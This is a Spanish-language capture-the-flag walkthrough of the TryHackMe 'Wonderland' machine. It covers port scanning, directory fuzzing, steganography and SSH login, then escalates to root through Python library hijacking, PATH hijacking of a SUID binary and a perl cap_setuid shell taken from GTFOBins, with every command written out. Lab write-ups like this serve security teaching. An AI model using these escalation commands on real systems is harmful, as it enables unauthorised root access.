wonderland


Resolviendo la máquina Wonderland

> En esta publicación, comparto cómo resolví la máquina **Wonderland** de TryHackMe.

Enumeración

Ping

```
ping -c 1 10.10.158.175
```



TTL=63/64 -> **Linux**

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.158.175 -oG allPorts
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 18:00 CEST
Initiating SYN Stealth Scan at 18:00
Scanning 10.10.158.175 [65535 ports]
Discovered open port 80/tcp on 10.10.158.175
Discovered open port 22/tcp on 10.10.158.175
Completed SYN Stealth Scan at 18:00, 13.20s elapsed (65535 total ports)
Nmap scan report for 10.10.158.175
Host is up, received user-set (0.049s latency).
Scanned at 2025-08-09 18:00:02 CEST for 13s
Not shown: 65319 closed tcp ports (reset), 214 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
           Raw packets sent: 69205 (3.045MB) | Rcvd: 65576 (2.623MB)
```

`nmap -p22,80 -sCV 10.10.158.175 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 18:00 CEST
Nmap scan report for 10.10.158.175
Host is up (0.048s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Follow the white rabbit.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.02 seconds
```

HTTP

`http://10.10.158.175`

Follow the White Rabbit.

"Curiouser and curiouser!" cried Alice (she was so much surprised, that for the moment she quite forgot how to speak good English)

Fuzzing Web

```
dirb http://10.10.158.175
```

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Aug  9 18:00:52 2025
URL_BASE: http://10.10.158.175/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.158.175/ ----
==> DIRECTORY: http://10.10.158.175/img/
+ http://10.10.158.175/index.html (CODE:301|SIZE:0)
==> DIRECTORY: http://10.10.158.175/r/

---- Entering directory: http://10.10.158.175/img/ ----
+ http://10.10.158.175/img/index.html (CODE:301|SIZE:0)

---- Entering directory: http://10.10.158.175/r/ ----
+ http://10.10.158.175/r/a (CODE:301|SIZE:0)
+ http://10.10.158.175/r/index.html (CODE:301|SIZE:0)

-----------------
END_TIME: Sat Aug  9 18:12:37 2025
DOWNLOADED: 13836 - FOUND: 4
```

`http://10.10.158.175/img/`

```
alice_door.jpg
alice_door.png
white_rabbit_1.jpg
```

`wget http://10.10.158.175/img/alice_door.jpg`

`steghide extract -sf alice_door.jpg`

```
Anotar salvoconducto:
steghide: ◆no pude extraer ning◆n dato con ese salvoconducto!
```

`wget http://10.10.158.175/img/white_rabbit_1.jpg`

`steghide extract -sf white_rabbit_1.jpg`

```
Anotar salvoconducto:
anot◆ los datos extra◆dos e/"hint.txt".
```

`wget http://10.10.158.175/img/alice_door.png`

`steghide extract -sf alice_door.png`

```
Anotar salvoconducto:
steghide: el formato del archivo "alice_door.png" no es reconocido.
```


Se visualiza el archivo *.txt*, extraído de `white_rabbit_1.jpg`.

```
cat hint.txt
```

```
follow the r a b b i t
```

Se observa en el *fuzzing web*, que se encuentra un directorio `http://10.10.158.175/r/`. Con la pista que nos dan, se sobreentiende que es la palabra `rabbit`.


`http://10.10.158.175/r/`



`http://10.10.158.175/r/a/`

`http://10.10.158.175/r/a/b/`

`http://10.10.158.175/r/a/b/b/`



`http://10.10.158.175/r/a/b/b/i/`

`http://10.10.158.175/r/a/b/b/i/t/`


```
1  <!DOCTYPE html>
2
3  <head>
4      <title>Enter wonderland</title>
5      <link rel="stylesheet" type="text/css" href="/main.css">
6  </head>
7
8  <body>
9      <h1>Open the door and enter wonderland</h1>
10     <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
11     <p>Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"
12     </p>
13     <p>"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving
14         the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
15     <p style="display: none;">[redacted]</p>
16     <img src="/img/alice_door.png" style="height: 50rem;">
17 </body>
```

Se encontró la contraseña del usuario `alice`.

Explotación

SSH

`ssh alice@10.10.158.175`

Se busca la *flag* del usuario. Se encuentra en el directorio `/root/user.txt`.

`cat /root/user.txt`

Escalada de Privilegios

Sudo

`sudo -l`

```
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
```

Se encuentra el binario: `/usr/bin/python`, se realiza una búsqueda por GTFOBins.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

`cd /home/alice`

`ls -la`

```
-rw------- 1 root   root     66 May 25  2020 root.txt
-rw-r--r-- 1 root   root   3577 May 25  2020 walrus_and_the_carpenter.py
```

`cat walrus_and_the_carpenter.py`

```
import random
poem = """The sun was shining on the sea,
Shining with all his might:
He did his very best to make
The billows smooth and bright —
And this was odd, because it was
The middle of the night.

The moon was shining sulkily,
Because she thought the sun
Had got no business to be there
After the day was done —
"It's very rude of him," she said,
"To come and spoil the fun!"

The sea was wet as wet could be,
The sands were dry as dry.
You could not see a cloud, because
No cloud was in the sky:
No birds were flying over head —
There were no birds to fly.

The Walrus and the Carpenter
Were walking close at hand;
They wept like anything to see
Such quantities of sand:
"If this were only cleared away,"
They said, "it would be grand!"
```

Se crea el archivo: `random.py`.

`cat random.py`

```
import os

os.system("/bin/bash")
```

`sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py`

```
rabbit@wonderland:~$
```

`ls`

```
-rwsr-sr-x 1 root   root   16816 May 25  2020 teaParty
```

`/teaParty`

```
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Sat, 09 Aug 2025 17:44:45 +0000
Ask very nicely, and I will give you some tea while you wait for him
```

`python3 -m http.server 5000`

```
wget http://10.10.158.175:5000/teaParty
```

```
strings teaParty
```

```
/lib64/ld-linux-x86-64.so.2
2U~4
libc.so.6
setuid
puts
getchar
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
Welcome to the tea party!
The Mad Hatter will be here soon.
/bin/echo -n 'Probably by ' && date --date='next hour' -R
Ask very nicely, and I will give you some tea while you wait for him
Segmentation fault (core dumped)
;*3$"
GCC: (Debian 8.3.0-6) 8.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
```

```
nano date
```

```
cat date
```

```
#!/bin/bash

/bin/bash
```

```
chmod 777 date
```

```
export PATH=.:$PATH
```

```
./teaParty
```

```
Welcome to the tea party!
The Mad Hatter will be here soon.
```

```
hatter@wonderland:/home/rabbit$ whoami
hatter
```

```
id
```

```
uid=1003(hatter) gid=1003(hatter) groups=1003(hatter)
```

```
cd /home/hatter
```

```
ls
```

```
password.txt
```

```
cat password.txt
```

```
[redacted]
```

Capabilities

```
getcap -r / 2>/dev/null
```

```
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```

Se encuentra el binario: `/usr/bin/perl`, se realiza una búsqueda por GTFOBins.

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

```
perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

```
# whoami
root
```

```
cd /home/alice
```

```
cat root.txt
```

```
thm{[redacted]}
```
